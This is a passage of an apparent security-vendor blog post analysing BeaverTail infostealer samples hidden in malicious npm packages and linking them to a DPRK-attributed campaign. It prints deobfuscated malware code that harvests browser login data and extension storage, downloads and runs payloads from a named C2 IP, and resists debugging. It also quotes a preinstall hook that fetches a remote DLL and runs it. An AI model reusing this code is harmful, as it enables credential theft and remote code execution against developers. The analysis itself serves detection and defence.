412             _0x164e9f(_0x2eb8c5, _0x2b8de6);
413           });
414         }
415       } catch (_0x362c19) {}
416     }
417   }
418 } catch (_0x284f13) {}

```

```

372 try {
373   let _0x2629e3 = _0x530184 + "/Library/Application Support/BraveSoftware/Brave-Browser";
374   if (_0x5108(_0x2629e3)) {
375     for (let _0x92276e = 0; _0x92276e < 200; _0x92276e++) {
376       const _0x5d589c = _0x2629e3 + '/' + (0 === _0x92276e ? "Default" : "Profile " + _0x9
377       try {
378         if (!_0x5108(_0x5d589c)) {
379           continue;
380         }
381         const _0x58556c = _0x5d589c + "/Login Data";
382         const _0x39a3fa = {
383           filename: "brld_" + _0x92276e
384         };
385         if (_0x5108(_0x58556c)) {
386           _0x361e94.push({
387             'value': _0x16fcc2.createReadStream(_0x58556c),
388             'options': _0x39a3fa
389           });
390         } else {
391           _0x16fcc2.copyFile(_0x5d589c, _0x58556c, _0x5325e4 => {
392             const _0x12ce8a = {
393               filename: "brld_" + _0x92276e
394             };
395             let _0x534849 = [{
396               'value': _0x16fcc2.createReadStream(_0x5d589c),
397               'options': _0x12ce8a
398             }];
399             _0x33672d(_0x534849, _0x2b178d);
400           });
401         }
402       } catch (_0x40a8e9) {}
403     }
404   }
405 } catch (_0x230da1) {}

```

Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples exfiltration of data from Brave browser caches (click to enlarge).

There are some interesting differences between the two BeaverTail variants. Most notably, they appear to be associated with different threat actor–specified campaign IDs. These IDs are discernable in the URLs shown in the following side-by-side comparison, both of which have the form <http://<C2 server>:1224/client/3/<campaign ID>>. In particular, this is the URL from which BeaverTail sources the first stage of InvisibleFerret to run on the victim's system.

```
478 const _0x1e0f5d = () => {
506   _0x3b8fa2("curl -Lo \\\ + _0x526c84 + "\ \ + "http://95.164.17.24:1224/pdown" + "\
512   _0x3671cd = 51476596;
513   _0x4dadcc.renameSync(_0x526c84, _0x55cef4);
514   _0x29946c(_0x55cef4);
515   } catch (_0x594548) {}
516   });
517 }
518 };
519 function _0x412d22() {
520   setTimeout(() => {
521     _0x1e0f5d();
522   }, 20000);
523 }
524 const _0x3173c5 = async () => await new Promise((_0x774fad, _0x4dfb5a) => {
525   if ('w' == _0x54da5c[0]) {
526     if (_0x4dadcc.existsSync(_0x188ba6 + "\.pyp\python.exe")) {
527       (() => {
528         const _0x4f67e4 = _0x188ba6 + ".npl";
529         const _0x270471 = "\\\ + _0x188ba6 + "\.pyp\python.exe" \ + _0x4f67e4 + "\";
530         try {
531           _0x4dadcc.rmSync(_0x4f67e4);
532         } catch (_0x6f7021) {}
533         _0x4dd1b9.get("http://95.164.17.24:1224/client/3/726", (_0xe5684e, _0xc6f899, _0x156
534         ) => {
535           if (!_0xe5684e) {
536             try {
537               _0x4dadcc.writeFileSync(_0x4f67e4, _0x156226);
538               _0x3b8fa2(_0x270471, (_0x411eae, _0x561cae, _0x37c912) => {});
539             } catch (_0x516b43) {}
540           });
541         });
542       } else {
543         _0x1e0f5d();
544       }
545     } else {
546       (() => {
547         _0x4dd1b9.get("http://95.164.17.24:1224/client/3/726", (_0x50bbb8b, _0x5dbc7f, _0x45125
548         ) => {
549           if (!_0x50bbb8b) {
550             _0x4dadcc.writeFileSync(_0x188ba6 + ".npl", _0x45125c);
551             _0x3b8fa2("python3 \\\ + _0x188ba6 + ".npl\\"", (_0x5a8c0d, _0xde96ff, _0x17b57a)
552             );
553           });
554         });
555       });
556     }
557   });
558 }
559 });
560 const _0x2fb677 = () => {
561   _0x5bd0d9("curl -Lo \\\ + _0x423de9 + "\ \ + "http://95.164.17.24:1224/pdown" + "\
562   _0xef0543 = 51476596;
563   _0x16fcc2.renameSync(_0x423de9, _0x483def);
564   _0x86e6e1(_0x483def);
565   } catch (_0x3ca9b9) {}
566   });
567 }
568 };
569 function _0x2de393() {
570   setTimeout(() => {
571     _0x2fb677();
572   }, 20000);
573 }
574 const _0x5423e3 = async () => await new Promise((_0x23cc7e, _0x375e00) => {
575   if ('w' == _0x5ddb59[0]) {
576     if (_0x16fcc2.existsSync(_0x539184 + "\.pyp\python.exe")) {
577       (() => {
578         const _0x1afae6 = _0x539184 + ".npl";
579         const _0x41e3a8 = "\\\ + _0x539184 + "\.pyp\python.exe" \ + _0x1afae6 + "\";
580         try {
581           _0x16fcc2.rmSync(_0x1afae6);
582         } catch (_0x3e60c7) {}
583         _0xe36215.get("http://95.164.17.24:1224/client/3/525", (_0xa87563, _0x16a169, _0x102
584         ) => {
585           if (!_0xa87563) {
586             try {
587               _0x16fcc2.writeFileSync(_0x1afae6, _0x102d6e);
588               _0x5bd0d9(_0x41e3a8, (_0x27214a, _0x8d875c, _0x2dbce0) => {});
589             } catch (_0x4a0049) {}
590           });
591         });
592       } else {
593         _0x2fb677();
594       }
595     } else {
596       (() => {
597         _0xe36215.get("http://95.164.17.24:1224/client/3/525", (_0x2bf014, _0x50f149, _0x50646
598         ) => {
599           if (!_0x2bf014) {
600             _0x16fcc2.writeFileSync(_0x539184 + ".npl", _0x506460);
601             _0x5bd0d9("python3 \\\ + _0x539184 + ".npl\\"", (_0x562d2f, _0x495985, _0xe5f7fb)
602             );
603           });
604         });
605       });
606     }
607   });
608 }
609 });
```

Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples showing the presence of different campaign IDs (click to enlarge).

As seen here, the **passports-js/bcrypts-js** sample (left) uses campaign ID **726** while the **blockscan-api** sample uses ID **525**. This raises the possibility that different InvisibleFerret variants are being used, with each matched to particular targeted groups.

The campaign ID **525** was recently observed by Stacklok in a new wave of a Contagious Interview–like campaigns targeting blockchain-related developer job applicants. However, it appears that **726** is a previously unseen campaign ID from this threat actor, indicating the possibility of a new effort to target new segments of Node.js developers.

There may also be a certain amount of refactoring that differentiates the two BeaverTail samples, with two functions in the **passports-js/bcrypts-js** sample being slightly more structured than their analogues in the **blockscan-api** sample. These code segments deal with debugging and Firefox data collection, with side-by-side comparisons in the images that follow. It should be noted that these differences may simply be deobfuscation artifacts.

```

243 const _0x287b1f = _0x2674ce => {
244   const _0x19f1eb = _0x222fa3('~/' + "/AppData/Roaming/Mozilla/Firefox/Profiles";
245   let _0xeb1ec2 = [];
246   if (_0x5b9bdf(_0x19f1eb)) {
247     let _0x49c068 = [];
248     try {
249       _0x49c068 = _0x4dadcc.readdirSync(_0x19f1eb);
250     } catch (_0xa52079) {
251       _0x49c068 = [];
252     }
253     let _0x4a7efa = 0;
254     _0x49c068.forEach(async _0x1dcf46 => {
255       let _0x114440 = _0x31c5a7.join(_0x19f1eb, _0x1dcf46);
256       if (_0x114440.includes("-release")) {
257         let _0x2f7bce = _0x31c5a7.join(_0x114440, "/storage/default");
258         let _0x2142e5 = [];
259         _0x2142e5 = _0x4dadcc.readdirSync(_0x2f7bce);
260         let _0x5b1a0 = 0;
261         _0x2142e5.forEach(async _0x2e51a5 => {
262           if (_0x2e51a5.includes("moz-extension")) {
263             let _0x3b7b10 = _0x31c5a7.join(_0x2f7bce, _0x2e51a5);
264             _0x3b7b10 = _0x31c5a7.join(_0x3b7b10, "idb");
265             let _0x4cb470 = [];
266             _0x4cb470 = _0x4dadcc.readdirSync(_0x3b7b10);
267             _0x4cb470.forEach(async _0x4dc64b => {
268               const _0x2a86aa = {
269                 KIAyx: ".log"
270               };
271               _0x2a86aa.rprZZ = ".ldb";
272               if (_0x4dc64b.includes(".files")) {
273                 let _0x20553e = _0x31c5a7.join(_0x3b7b10, _0x4dc64b);
274                 let _0x4dc1bf = [];
275                 _0x4dc1bf = _0x4dadcc.readdirSync(_0x20553e);
276                 _0x4dc1bf.forEach(_0x14a337 => {
277                   if (!_0x4dadcc.statSync(_0x31c5a7.join(_0x20553e, _0x14a337)).isDirectory()
278                     let _0x1ca844 = _0x31c5a7.join(_0x20553e, _0x14a337);
279                     const _0x2d5ff7 = {
280                       filename: _0x4a7efa + '_' + _0x5b1a0 + '_' + _0x14a337
281                     };
282                     _0xeb1ec2.push({
283                       'value': _0x4dadcc.createReadStream(_0x1ca844),
284                       'options': _0x2d5ff7
285                     });
286                   }
287                 });
288               }
289             }
290           }
291         }
292       }
293     }
294   }
295 }
296
297 const _0x3ec5bb = _0x594019 => {
298   const _0x1f67a9 = _0x50edde('~/' + "/AppData/Roaming/Mozilla/Firefox/Profiles";
299   let _0x4d3ee9 = [];
300   if (_0xce5108(_0x1f67a9)) {
301     let _0x4251ba = [];
302     try {
303       _0x4251ba = _0x16fcc2.readdirSync(_0x1f67a9);
304     } catch (_0x24283c) {
305       _0x4251ba = [];
306     }
307     let _0x1eb5c2 = 0;
308     _0x4251ba.forEach(async _0x282441 => {
309       const _0x3f8eca = {
310         oJW0N: "u9gIz"
311       };
312       _0x3f8eca.kopFH = "idb";
313       let _0x531a98 = _0x5b3e4f.join(_0x1f67a9, _0x282441);
314       if (_0x531a98.includes("-release")) {
315         let _0x360220 = _0x5b3e4f.join(_0x531a98, "/storage/default");
316         let _0xf56fd7 = [];
317         _0xf56fd7 = _0x16fcc2.readdirSync(_0x360220);
318         let _0x5ccaee = 0;
319         _0xf56fd7.forEach(async _0x3844fd => {
320           if (_0x3844fd.includes("moz-extension")) {
321             let _0x1e23b8 = _0x5b3e4f.join(_0x360220, _0x3844fd);
322             _0x1e23b8 = _0x5b3e4f.join(_0x1e23b8, _0x3f8eca.kopFH);
323             let _0x1873f0 = [];
324             _0x1873f0 = _0x16fcc2.readdirSync(_0x1e23b8);
325             _0x1873f0.forEach(async _0x316fd5 => {
326               if (_0x316fd5.includes(".files")) {
327                 let _0x497e99 = _0x5b3e4f.join(_0x1e23b8, _0x316fd5);
328                 let _0x4c584f = [];
329                 _0x4c584f = _0x16fcc2.readdirSync(_0x497e99);
330                 _0x4c584f.forEach(_0x38844d => {
331                   if (!_0x16fcc2.statSync(_0x5b3e4f.join(_0x497e99, _0x38844d)).isDirectory()
332                     let _0x28ff23 = _0x5b3e4f.join(_0x497e99, _0x38844d);
333                     const _0x492ecf = {
334                       filename: _0x1eb5c2 + '_' + _0x5ccaee + '_' + _0x38844d
335                     };
336                     _0x4d3ee9.push({
337                       'value': _0x16fcc2.createReadStream(_0x28ff23),
338                       'options': _0x492ecf
339                     });
340                   }
341                 });
342               }
343             }
344           }
345         }
346       }
347     }
348   }
349 }
350

```

[Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples showing differences possibly due to refactoring \(click to enlarge\)](#)

```

603 function _0x4a2dab(_0x5d421d) {
604   const _0x561be4 = {
605     zKYvE: function (_0x253124, _0x339817) {
606       return _0x253124 == _0x339817;
607     }
608   };
609   _0x561be4.EAsdm = function (_0x27e760, _0x3ef85c) {
610     return _0x27e760 % _0x3ef85c;
611   };
612   _0x561be4.BZPHH = "stateObject";
613   function _0x4c038f(_0x3f9ada) {
614     if (typeof _0x3f9ada == "string") {
615       return function (_0x1309e8) {}.constructor("while (true) {}").apply("counter");
616     } else {
617       if (('' + _0x3f9ada / _0x3f9ada).length != 1 || _0x561be4.EAsdm(_0x3f9ada, 20) == 0)
618         (function () {
619           return true;
620         }).constructor("debugger").call("action");
621     } else {
622       (function () {
623         return false;
624       }).constructor("debugger").apply(_0x561be4.BZPHH);
625     }
626   }
627   _0x4c038f(++_0x3f9ada);
628 }
629 try {
630   if (_0x5d421d) {
631     return _0x4c038f;
632   } else {
633     _0x4c038f(0);
634   }
635 } catch (_0x4c2290) {}
636 }
637
580 function _0x3a0bfe(_0x2306a5) {
581   function _0x3dfaf2(_0x24c49c) {
582     if (typeof _0x24c49c == "string") {
583       return function (_0x3a63c7) {}.constructor("while (true) {}").apply("counter");
584     } else if (('' + _0x24c49c / _0x24c49c).length != 1 || _0x24c49c % 20 == 0) {
585       (function () {
586         return true;
587       }).constructor("debugger").call("action");
588     } else {
589       (function () {
590         return false;
591       }).constructor("debugger").apply("stateObject");
592     }
593     _0x3dfaf2(++_0x24c49c);
594   }
595   try {
596     if (_0x2306a5) {
597       return _0x3dfaf2;
598     } else {
599       _0x3dfaf2(0);
600     }
601   } catch (_0x615f34) {}
602 }
603

```

[Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples showing differences possibly due to refactoring \(click to enlarge\)](#)

As for the second-stage InvisibleFerret payloads, we were unable to obtain either sample before the C2 infrastructure was taken down.

[Links to Contagious Interview](#)

The samples of BeaverTail contained in these packages have several tactics, techniques, and procedures (TTPs) that overlap with those described in public reporting of the Contagious Interview campaign. We have already noted similarities in the distribution method (hosting on npm) and obfuscation of the samples themselves. However, there are some additional observations that allow us to link this activity to Contagious Interview.

Tenacious Pungsan tend to reuse infrastructure for their campaigns. The BeaverTail samples described in this blog all communicate with a web server hosted at the IP address `95.164.17[.]24` on port 1224. In October 2024, this IP was linked to Contagious Interview in a [blog](#) that described a new, Qt GUI variant of BeaverTail. Prior to October 2024, [two other](#) vendors had linked this IP to DPRK activities.

In addition to the IP address, Tenacious Pungsan also reuse the same web directory structure for their C2 server. Exfiltrated files are sent to the URL endpoint `/uploads`, the Python installation is hosted at `/pdown`, and InvisibleFerret is hosted at `/client/<integer>/<3 digit campaign ID>`. This is consistent with the reports linked above.

The infostealer component of BeaverTail targets a specific set of browser extensions associated with cryptocurrency and web3 technologies. This list is consistent across our BeaverTail samples, the Qt GUI variant Unit42 reported on, and the original nodeJS variant also covered by Unit42. Similarly, these samples all attempt to extract the macOS Login Keychain.

The above points allow us to assess with high confidence that these samples are indeed BeaverTail and are being distributed as part of the Contagious Interview campaign.

How Datadog can help

Datadog [Software Composition Analysis \(SCA\)](#) customers can verify whether any of these packages are currently installed in their infrastructure by running [this query](#) in the Library Risks explorer: `library_name:(passports-js OR bcrypts-js OR blockscan-api) Status:Open`. If your system is impacted, it is important to take immediate measures such as rotating credentials, isolating the application, and investigating potential spread.

HIGH Component harthat-hash contains malware

Malicious Package | Library: harthat-hash | Version: 1.3.3

service:node-api-service | env:prod

OPEN | Add Team

Details

What Happened

This package downloads and executes malicious software upon installation for Windows platforms

harthat-hash executes its payload through the following code:

```
"preinstall": "node deference.js && del deference.js",
```

```
const data = '@echo off\ncurl -o Temp.b -L "http://142.111.77.196/user/user.asp?id=237596" > nul 2>&1\nrename Temp.b package.db > nul 2>&1\nrundll32 package.db,GenerateKey 1234\ndel "package.db"\nif exist "pk.json" (\ndel "package.json" > n... 2>&1\n)';
```

Show Less ^

Risk in service node-api-service on env:prod

First detected 1 day ago, Jul 9, 2024, 5:00 pm

Last detected just now, Jul 10, 2024, 4:42 pm

Window of exposure 23 hours

Advisory Published date 3 days ago, Jul 7, 2024, 15:30 pm

Risk Location

Library: harthat-hash [Direct] | Version: 1.3.3 | Repository: Not defined

[Datadog SCA identifying a malicious dependency \(click to enlarge\)](#)

In order to enable further research, we have published all affected versions of [passports-js](#), [bcrypts-js](#), and [blockscan-api](#) to our public [malicious package dataset](#).

Conclusion

Copying and backdooring legitimate npm packages continues to be a common tactic of threat actors in this ecosystem. These campaigns, along with Contagious Interview more broadly, highlight that individual developers remain valuable targets for these DPRK-linked threat actors.

Indicators of compromise

Package

[passports-js-v0.7.0.zip](#)

Purpose

Initial payload

Package	Purpose
passports-js-v0.7.1.zip	Initial payload
bcrypts-js-v2.4.4.zip	Initial payload
blockscan-api-v1.3.1.zip	Initial payload

IP addresses	Purpose	Note
95.164.17[.]24	Data exfiltration, InvisibleFerret download	Reused from previous campaign documented by Unit42

NPM authors	Email	Packages published
superdev727	austin27ahn@outlook.com	passports-js , bcrypts-js
intelliman	g65492036@gmail.com	blockscan-api

Did you find this article helpful?

Subscribe to the Datadog Security Digest

Get Security Labs posts, insights from the cloud security community, and the latest Datadog security features delivered to your inbox monthly. No spam.

Thank you for subscribing!
